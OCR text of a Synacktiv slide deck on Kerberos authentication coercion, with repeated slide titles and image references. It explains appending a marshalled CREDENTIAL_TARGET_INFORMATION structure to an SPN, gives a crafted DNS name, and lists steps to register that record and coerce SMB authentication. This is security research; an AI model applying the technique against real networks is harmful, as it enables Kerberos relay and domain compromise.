- **Mitigations in place to prevent relaying back an authentication to the same machine**



Core concepts

Kerberos authentication coercion

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- **Main difficulty: receive a Kerberos authentication (`AP-REQ` message) to a controlled IP**
- **Kerberos uses tickets with SPN (e.g. `CIFS/SRV1`)**
  → SPN constructed by client based on the server hostname/FQDN
  → Server hostname/FQDN resolved via DNS: not under our control


Core concepts

Kerberos authentication coercion

SYNACKTIV


Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



Core concepts

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

Core concepts

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

Core concepts

Kerberos authentication coercion

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- **Breakthrough: research from James Forshaw**

  → A marshalled `CREDENTIAL_TARGET_INFORMATION` structure can be added at the end of an SPN

  → LSASS will discard it **`before`** making Kerberos ticket requests

- **Requesting a ticket for `CIFS/srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` actually returns one for `CIFS/srv1`**
- **`srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` is a valid DNS record!**

Core concepts

Kerberos authentication coercion

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1. **Register the `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record (allowed for any authenticated user by default)**
2. **Coerce a machine into authenticating to `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` via SMB**
3. **Received an AP-REQ message for `CIFS/srv1`**

Core concepts

Kerberos authentication coercion

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

Core concepts

Kerberos authentication coercion



